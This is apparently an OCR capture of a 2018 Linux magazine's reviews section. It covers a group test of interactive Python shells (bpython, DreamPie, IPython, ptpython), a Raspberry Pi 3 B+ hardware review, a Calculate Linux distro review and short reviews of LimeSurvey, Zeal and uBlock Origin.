Describing itself as 'the fancy interface to the Python interpreter', this cross-platform shell has some useful and impress skills up its sleeve. Its developer says the idea behind the project is to provide modern IDE-like features inside a terminal window.
https://bpython-interpreter.org

DreamPie

This Python shell claims to introduce a new feature for an interactive shell by rearranging the furniture inside a terminal window. According to its developer, this new arrangement allows users to edit large amounts of code just like any other code editor.
www.dreampie.org

IPython


It might be simple in its naming, but IPython is one of the most feature-rich interactive Python shells. IPython is based on an architecture that aids parallel and distributed computing; not surprising given that several of its authors are involved in academic and scientific research.
https://ipython.org

ptpython

ptpython dubs itself as a 'better' interactive Python shell that's built on top of the `prompt_toolkit` library. Although the project doesn't have a dedicated website, it does have a string of developer-friendly features that make it very useful.
https://github.com/jonathanslenders/ptpython

bpython

A wonderful rendition of some frequently used coding functions



■ In addition to the standard interface, there's another interface available, powered by the `urwid` library

Installation

The app has quite a long list of dependencies, but it's fairly easy to install as it's available in the repositories of many mainstream distributions including Fedora, Debian and Ubuntu. You can also fetch the latest version using `easy_install` or the Python Package Index with `pip install bpython`.

Marquee features

In terms of code completion, it gives you a list that you can scroll through using **Tab**. It'll also display a list of expected parameters. The shell uses Pygments to highlight syntax as you type, and includes a feature called Rewind that re-evaluates the entire code, which is kept in memory. You can also save a session to a file, or send it to Pastebin.

Usability

The shell is intuitive, simple and straightforward to use. You can start using it with the default settings and then customise it to your liking by editing its config file, which contains everything from key bindings to the Pastebin URL. New Python coders will appreciate its ability to match parentheses, especially when there are several of them nested in your code.

Help and support

bpython has a comprehensive help section on the website. You can also press **F1** from within the shell to display a list of default shortcut keys. On the shell's website you'll find several screenshots as well as a video that shows off the app's features. If you have questions you can post them on the project's Google Groups page or ask in the dedicated IRC channel.


Overall

bpython has a very useful selection of features and implements them nicely. It doesn't aim to replace an IDE but offers enough conveniences to replace the default Python interpreter.

8

DreamPie

A well-done graphical Python shell with a rearranged interface



■ Number-crunchers will particularly appreciate the shell's support for plotting with matplotlib

Installation

The shell's website recommends installing DreamPie by cloning its git repo and then linking the executable to `/usr/bin`. The app is also available in the official repositories of several distributions, and you can also fetch it with `pip install dreampie` if you have a working Python installation.

Marquee features

Along with code completion for both functions and attributes, it also displays the function's documentation, which will be of use to new coders. One useful feature is its ability to fold long output sections to minimise distractions. DreamPie can save properly formatted code as well as entire sessions in external files.

Usability

Unlike the other shells on test here, DreamPie's interfae is divided into the history box, which allows you view previous commands and their output, and the code box, where you write your code. The program won't transfer control from the code box if the command has a syntax error, which is useful. You can also enter a block of code and execute it by pressing **Ctrl**+**Enter**.

Help and support

The app doesn't offer much in the way of help. However, on first launch it displays a window with some tips to help you get started, and its menus are logically arranged with well-named options. DreamPie's website has screenshots that depict the main features in action and there's also a Google Groups page, which unfortunately isn't very active.


Overall

DreamPie is a thoughtfully designed Python shell that's different from the norm but still manages to be intuitive. Its window layout, with the division of code entry and evaluation, is noteworthy.

7

IPython

A comprehensive shell that excels at many things besides REPL tasks


IPython: home/bodhi
File Edit View Search Preferences Tabs Help
1. IPython...me/bodhi
[bodhi@localhost ~]$ ipython3
Python 3.6.4 (default, Feb 1 2018, 11:06:09)
Type 'copyright', 'credits' or 'license' for more information
IPython 6.2.1 -- An enhanced Interactive Python. Type '?' for help.
In [1]: list_of_lists = [[1, 2, 3], [4, 5, 6], [7, 8, 9]]
In [2]: for list1 in list_of_lists:
...: for x in list1:
...: print x
File "<ipython-input-2-d0c9c7c3d6f0>", line 3
print x
^
SyntaxError: Missing parentheses in call to 'print'. Did you mean print(print x)?

IPython has 'magic' commands that provide many aliases to common system-shell commands

Installation

IPython is available in the official repositories of many distributions such as Fedora and Debian. However the project's website recommends using the PIP package management system to install it using `pip3 install ipython`.

Marquee features

The shell provides case-sensitive **Tab**-completion of keywords, methods and variables, as well as available modules and files. Its command-history retrieval works across sessions, and there's a special command system for adding functionality when working interactively. IPython also supports GTK, Qt, WX, and GLUT.

Usability

Basic interactive usage is straightforward but its extensive range of features isn't readily apparent. You'll first have to spend time in the docs to unearth them, and then more time familiarising yourself with their usage or customising them to your requirements. For instance, IPython has a macro system to make it easier to execute multiple lines repeatedly, but you'll have to set it up before you can use it.

Help and support

The project links to a detailed user guide on its website. Within the shell you can prefix an object with **?** to get some useful information about it, or **??** to get more details. The project also has a very active community of users on reddit and Stack Overflow. It's also the only Python shell in this test that has several dedicated books about it, besides tons of videos on YouTube.


Overall

In addition to being a very capable interactive shell, IPython can do a lot more. It supports several GUI and data visualisation toolkits and also includes tools for parallel computing.

8

ptpython

A feature-rich editor that'll appeal to seasoned CLI warriors



ptpython includes a ptipython mode that allows you to use IPython's advanced features such as 'magic' functions

Installation

Installation is again fairly straightforward, but unlike other shells that you might find in your distribution's official repositories, ptpython can only be installed via Python's PIP package management system. First update pip with `pip install --upgrade pip` and then install the shell with `pip install ptpython`.

Marquee features

ptpython has all the usual interactive features including autocompletion, syntax highlighting and validation, functional history and editing. Additionally it also supports both emacs and vi keybindings. You can also easily embed ptpython in any Python app and can also define custom key bindings and change colour schemes.

Usability

ptpython shouldn't pose any issues to first-time users; the app displays a useful list of key bindings at the bottom of the screen. Its ability to import multiple lines from history is very useful. That said, some of its autocomplete suggestions aren't really useful. For example, whenever you type numbers it always suggests logical operators such as **and**, **if** and **not**, which aren't always required.

Help and support

ptpython doesn't offer much in terms of help and documentation, either. The GitHub page has a bunch of screenshots that depict various features, but there are no man pages and only the History feature has a help section that you can toggle from within the shell. Moreover there are no official forums, though you can report issues on GitHub.

Overall

ptpython is a little rough compared to the other editors. The lack of help and support infrastructure limits it to experienced coders who can find their way around the shell based on experience.

7

In brief: compare and contrast our verdicts

	bpython		DreamPie		IPython		ptpython	
Installation	Available in distribution repos as well as in the Python Package Index	9	Clone its git repo or install it using your distro's repositories or Python's fine pip system	9	Recommends that you use pip, but it is also available in distribution repositories	9	Not available in the repositories and can only be installed via pip package manager	8
Marquee features	Autocomplete, highlight syntax, rewind and can save session to Pastebin	8	Can keep distractions to a minimum and save an entire session in external files for you	9	Trumps the others in terms of sheer number of features and functionality	9	Has all the usual interactive features along with vi and emacs key bindings	9
Usability	Can be used right after installation and also supports customisation	9	The Python shell offers a unique two-pane display with an intuitive menu layout	8	Users need to refer to its documentation to make full use of the application	6	Quite usable except for some non-helpful autocomplete suggestions	7
Help and support	Offers brief in-application help and has a help section on its own website	8	Besides some useful tips, it doesn't offer much in terms of documentation to the user	7	Has a detailed user guide and several how-to videos and books to its name	9	Lacks a website and doesn't offer much in terms of documentation for a user to read	6
Overall	**Offers enough features to be of use to both new and experienced coders**	**8**	**There's an interesting segregation of code from the output, but the app is not actively updated**	**7**	**Despite its mopdest name, IPython is a whole lot more than just another interactive shell**	**8**	**Will make more sense to experienced keyboard warriors than new coders**	**7**

AND THE WINNER IS...

bpython


The main idea behind an interactive shell is to chuck away the vanilla Python interpreter for something that makes coding on the command line easier. It would be wrong to consider this as a replacement for an IDE; however, a good interactive shell will save you the effort of calling on the IDE for a lot of tasks.

We don't recommend DreamPie as it hasn't been updated in quite a while. Although it requires Python 2 to run, it can in theory use the Python 3 interpreter; this worked for us on Ubuntu 17.10 but not on Fedora 27.

In terms of features, there's no beating IPython. In fact, it's too expansive and an overkill for use just as an interactive shell.

Then there's ptpython, which would only be useful to experienced campaigners. Along with all its features, ptpython has the added advantage of plugging into IPython, which enables you to use IPython's interesting features such as 'magic' functions. One feature we really like in ptpython is the history browser.

While this feature is missing from our favourite interactive Python shell, bpython, its own Ctrl+R rewind feature is pretty nifty as well. We also like its context-aware auto-completion that filters down the list of options as you type. So if you type . after a module, it'll inspect the module you are working with and give you the relevant list of names. Its ability to look in the docstring for modules is a wonderful help for learners.



bpython has few arguments of its own; if it sees one it doesn't understand it passes it to Python

We also appreciate its ability to save sessions to files and Pastebin. Lastly, bpython doesn't require any configuration so you can get started immediately after installation. You can of course modify the default configuration later on to better suit your workflow.

Mayank Sharma

SPRING SALE!

TRY 5 ISSUES FOR £5*


BIG SAVINGS ON OUR BEST-SELLING MAGAZINES

For great savings on all of our magazines, see the entire range online

myfavouritemagazines.co.uk/spring182

Order Hotline **0344 848 2852**

*TERMS AND CONDITIONS: The trial offer is for new UK print subscribers paying by Direct Debit only. Savings are compared to buying full priced print issues. You can write to us or call us to cancel your subscription within 14 days of purchase. Payment is non-refundable after the 14 day cancellation period unless exceptional circumstances apply. Your statutory rights are not affected. Prices correct at point of print and subject to change. Full details of the Direct Debit guarantee are available upon request. UK calls will cost the same as other standard fixed line numbers (starting 01 or 02) or are included as part of any inclusive or free minutes allowances (if offered by your phone tariff). For full terms and conditions please visit: bit.ly/magtandc . Offer ends 30 April 2018.



Above The latest in the Raspberry legacy may look the same, but this incremental update offers plenty of welcome enhancements

HARDWARE

Raspberry Pi 3 B+

Price
£35
Website
www.raspberrypi.org
Specs
SoC BCM2837B0
CPU 4x 1.4GHz ARM Cortex A53 64-bit
GPU Broadcom VideoCore IV
RAM 1GB LPDDR2 (900MHZ) SDRAM
Storage microSD
Ports HDMI, 3.5mm analogue audio-video jack, 4x USB 2.0, Gigabit Ethernet, Camera Serial Interface (CSI), Display Serial Interface (DSI)
See website for more

We've found another slice of Pi, incrementally better than the last – but will it end our hunger?

No new Raspberry Pi this year? Not quite. Okay, so this isn't the fabled Raspberry Pi 4 offering USB 3.0, SATA, a Nvidia GTX 1080 GPU, an octa-core CPU and 4GB of RAM. Rather, it's the Raspberry Pi 3 B+, which is an incremental improvement to the 3 B model, giving us a little more power and better connectivity overall. The Pi 3 B+'s system-on-a-chip is the BCM2837B0, and, just like the Pi 3, it features an ARM Cortex A53 64-bit CPU, now running at 1.4GHz. This is an increase of 200MHz over the Pi 3. It's not a massive gain but it helps to make Raspbian run a little smoother and in general operation the OS feels more responsive. RAM remains the same at 1GB, enough for most Pi power users, but 2GB of RAM is rapidly becoming the norm thanks to boards such as the Asus Tinker Board. Running a sysbench test computing prime numbers up to 10,000 using all four cores of the CPU, the Pi 3 B+ achieved 36.583 seconds in contrast with 45.7046 for the original Pi 3. That's an improvement of 9.12 seconds, and nearly 20 per cent quicker than the original Pi 3.

Improved networking

In 2016 the Pi 3 featured onboard Wi-Fi and Bluetooth; the Pi 3 B+ improves this with 5GHz Wi-Fi 802.11ac. This has a much higher throughput, theoretically up to 1.3Gbits per second, but in tests we found it to be 74Mbits/sec (9.25MB/s) versus

Above The new Power over Ethernet pins will make the Pi 3 B+ even more versatile once the PoE HAT arrives

> In our tests we were able to watch a 1080p YouTube video with only a slight amount of initial buffering

802.11n's speed of 47.8Mbits/sec (5.875MB/s). Taking a feature from the Pi Zero W, the wireless antenna is of the same design – a licensed feature from Proant. There's no connection for an external antenna. This new 5GHz Wi-Fi option works well and in our tests we were able to watch a 1080p YouTube video with only a slight amount of initial buffering.

Networking is also improved. The Pi 3 B+ uses a LAN7515 chip, providing gigabit Ethernet over a USB 2.0 interface. With this new chip running Ethernet at 325Mbits/sec (40.6MB/s), we see over three times the performance compared to the previous Pi 3, which had a bandwidth of 94.3Mbits/sec (11.78MB/s). For general use and for use as a home file-server, it's a welcome performance increase that offers plenty of bandwidth for streaming files at reasonable speeds. Bluetooth is also improved with a bump up to version 4.2 BLE.


The now standard 40-pin GPIO remains the same and works as expected. However, just next to the GPIO pins are four extra pins for Power over Ethernet, which enables the Pi 3 B+ to both be powered and communicate using just one cable. This will be available via a future PoE HAT, but it does highlight one problem: the placement of the PoE pins means that the GPIO pins will be obscured by any HAT-specification boards placed on the former. We speculate that the the new PoE HAT will have a passthrough GPIO connection, but at time of writing there's no information on this. These PoE pins also introduce the possibility of some boards making direct contact with the pins and the chance of shorting components on the underside of boards. The Pi3 B+ has the same ports as the Pi 3 and there are no changes to the four USB 2.0 ports. Power is provided via the Micro-USB port and the official 5V, 2.5A power supply is recommended.

There's no denying that the Pi 3 could run a little hot, but the the highest temperature we achieved with the Pi 3 B+ was 67.1 degrees C thanks to the addition of a heat spreader, which makes it very useful for use as a home media player.

The Raspberry Pi 3 B+ may not be the Raspberry Pi 4, but then it was never intended to be: it's an incremental update that provides us with refinements to the existing package. The improved CPU power is a nice boost but the biggest improvement is in networking. The provision of something better than 100Mbps will help anyone eager to build networked devices, and for those of us with 802.11ac routers, the 5GHz Wi-Fi is an excellent compromise of speed and portability.

The price of the Raspberry Pi 3 B + mirrors that of the original Pi 3, so this is the model for new users to purchase and a worthy successor to the Pi 3. It's a step along the path to what we hope to see in the Raspberry Pi 4.

Les Pounder



Pros

An incremental improvement to the Pi 3 with a slightly faster CPU that runs cooler, but it's with the networking where it really shines, with gigabit Ethernet and Wi-Fi 5GHz 802.11ac.

Cons

The PoE pin placement could potentially be a vexing issue depending on how future PoE HATs are designed.

Summary

A slight increase in CPU power but lots of improvements made to networking mean this Pi is as at home on your desk as it is powering your robot. A great improvement on a classic, especially for new users.

9

Above Calculate Linux is fully compatible with the Gentoo repositories and can also install binary packages and updates

DISTRO

Calculate Linux 17.12.2


A fully stocked desktop distribution that serves as an ideal introduction to its revered Gentoo base

Specs
CPU Intel Pentium Pro or AMD Athlon
Graphics Video adaptor and monitor with 1,024x768 or higher resolution
RAM 1GB
Storage 10GB
Licence Various, mostly GNU GPL
Available from
www.calculate-linux.org

The Calculate Linux project produces a handful of distributions all based on the venerable Gentoo Linux. In addition to a bunch of desktops for regular use, there's Calculate Directory Server (CDS), Calculate Linux Scratch (CLS), and Calculate Scratch Server (CSS) for business and advanced users. CDS can add clients through LDAP and Samba, and Directory Server also includes Mail, Instant Messaging via Jabber and other functions. If you want to spin your Gentoo-based distribution, you can use CLS and CSS, which include everything you need to build your own desktop or server variant.

The desktop release has several editions of its own. Besides the headline KDE release, there are spins based around the Cinnamon, Mate and Xfce desktop environments. The last major release of Calculate Linux included several performance tweaks; the developers rolled Con Kolivas' MuQSS patch into the kernel to boost the distribution's application task-scheduling. They also added the UKSM kernel patchset to eliminate duplication of data in the system memory, plus the ability to install Calculate Linux on a software RAID. The latest update to the 17.12 release is based on Gentoo 17.0.

The marquee desktop release features a customised KDE desktop. Unlike the traditional version, Calculate's has a taskbar at the top of the desktop and a hidden dock at the bottom. Also unique to the project is the homebrewed custom installer to help you anchor the distribution to your



Above In addition to supporting 32-bit computers, Calculate Linux is one of the few distributions that doesn't use the systemd service manager

> Calculate Linux does its best to make Gentoo's Portage package management system friendlier to use: there's a graphical utility that can help keep the system updated

computer; this is more verbose than Anaconda, Ubiquity or the distribution-agnostic Calamares installer. It ships with adequate defaults that should meet the requirements of most new users, but also adds an advanced option to every step, to enable you to mould the installation as you like. Once you've finished with the installation, you arrive at a desktop that's chock-full of apps. The usual raft of KDE apps are complemented by non-KDE mainstream apps such as Firefox, Pidgin, the GIMP, SMPlayer and of course LibreOffice.

While it has an impressive collection of apps, what really sets the distribution apart is its set of custom utilities for managing various aspects of the installation. You can access all of them from the graphical Console Manager app, but this app is perhaps both the distribution's biggest strength and biggest weakness. On the positive side, it might be the most diverse configuration app available, as it can do everything from managing users to preparing and building a custom distribution. On the downside, it's anything but intuitive. Some modules, such as the User Account Configuration, lack any options that hint towards their function. To make matters worse the Console Manager and its various utilities are sparsely documented, although in general Calculate's website does have a multilingual documentation section that's fairly well stocked. This tells you how to customise the kernel or make apps load faster, as well as covering several other server configuration-related tasks, but it fails to shed light on the features that make Calculate unique among its peers.

Another downer is the distribution's package management. Calculate Linux does its best to make Gentoo's Portage package management system friendlier to use: there's a graphical utility that can help you keep the system updated, but to install new packages you'll have to roll up your sleeves and head to the terminal. Admittedly, this isn't too difficult, thanks to the `eix` set of utilities, and the process of installing packages via `emerge` isn't all that different from using `dnf` or `apt`. But then again, the lack of a graphical package management tool does severely limit the distribution's appeal.

Mayank Sharma

Pros

A very usable and app-rich intro to Gentoo, with a string of graphical system administration utilities.

Cons

Lacks a graphical package manager, and its clunky config app isn't helped by the lack of documentation.

Summary

You won't find many desktop-orientated distributions based on Gentoo, and Calculate Linux is definitely one of the best. It's a good stepping-stone for anyone looking to 'level up' to Gentoo. Its shortcomings could be cured by adding more documentation.

7

WEB SURVEY

LimeSurvey 3.4.1


Create and host surveys, then analyse their results

If you ever need to canvas opinion, you can use the LimeSurvey web app to create and set up a survey in a matter of minutes. It supports all manner of questions, such as multiple choice, lists and long text, and offers cool features such as limiting responders from taking the survey multiple times. It also supports quotas, which means you can restrict the survey to a limited number of responders based on their gender.

For lengthy surveys, you can enable responders to save at any point and continue later on. You can also create tokens, which enable you to send email notifications, or keep track of users who haven't taken the survey and send them reminders.

LimeSurvey offers a number of templates, with the option to customise them. The app offers extensive filtering options to help you get clear views of the results, and results can be exported to a number of formats for deeper statistical analysis.

You install LimeSurvey like any other web app and the project provides very clear documentation. The process to create a survey is fairly intuitive and the installation includes an interactive tutorial to help beginners get started. Apart from this, the project has extensive online documentation.



Above LimeSurvey makes creating a complex surveys as easy as filling in an HTML form

Pros

Easy to deploy and use, and offers a wide range of options to create various types of surveys.

Cons

As a web app, it needs to deployed on a publically-accessible web server hooked to a database.

Great for...

Easily creating and conducting online surveys of all kinds.

www.limesurvey.org

DOCSETS BROWSER

Zeal 0.6.0

Browse through docsets of popular projects

Every popular open source programming language and app documents its source code in what are known as docsets. These are an essential resource for any developer who wants to contribute to the project. As you can imagine, docsets for some large open source projects – such as WordPress – are fairly extensive, so apps like Zeal help make the docsets readable.

In a sense, you can think of Zeal as a documentation browser for developers. The app is available in the official repositories of mainstream distributions and Ubuntu users can fetch the latest version via a PPA.

Zeal's main USP is that it enables you to download a wide array of docsets from within the app itself. Head to Tools > Docsets to bring up the Docsets window. To download docsets, switch to the Available tab and select the docsets you wish to fetch. The app lists almost 200 docsets and you can use **Ctrl** to select multiple languages.

Once the docsets have been downloaded, they're listed under the Installed tab. You can expand the attribute of the docset to browse the documentation, or use the search bar at the top to find what you are interested in – Zeal populates the left sidebar with matching results. Click on a result to view the documentation in the right-hand panel.

The app supports tabs and also offers options to make the docsets more readable by adjusting their font size and changing the colour scheme of the text for various properties.

Pros

Can download docsets for over 190 projects including C++, Python and Java, and offers options to browse them with ease.

Cons

In certain cases and projects the search results would be more useful if they were able to be sorted alphabetically.

Great for...

Browsing through the source code of projects, particularly large ones.

https://zealdocs.org

BROWSER EXTENSION

uBlock Origin 1.15.11b0

Get rid of intrusive privacy compromising adverts

Fed up of seeing pestering online ads? The cross-platform, open source uBlock Origin browser extension is an ad-blocker that doesn't just zap unwanted adverts, but also protects your privacy by blocking tracking servers, malware domains, and more. The extension is available in the app stores of all mainstream web browsers including Firefox, Chromium, Opera, Chrome and others.

It comes with dozens of well-maintained filter lists, which unlike some other content filters don't bog down the web browser. In fact, the browser might actually become more responsive, because the memory saved by not displaying adverts is generally larger than the memory required to use the extension. uBlock Origin also manages to work its magic without any noticeable delay in page loading. There's a minimal user interface which helps you keep track of blocked requests and also offers quick access to some common functions.

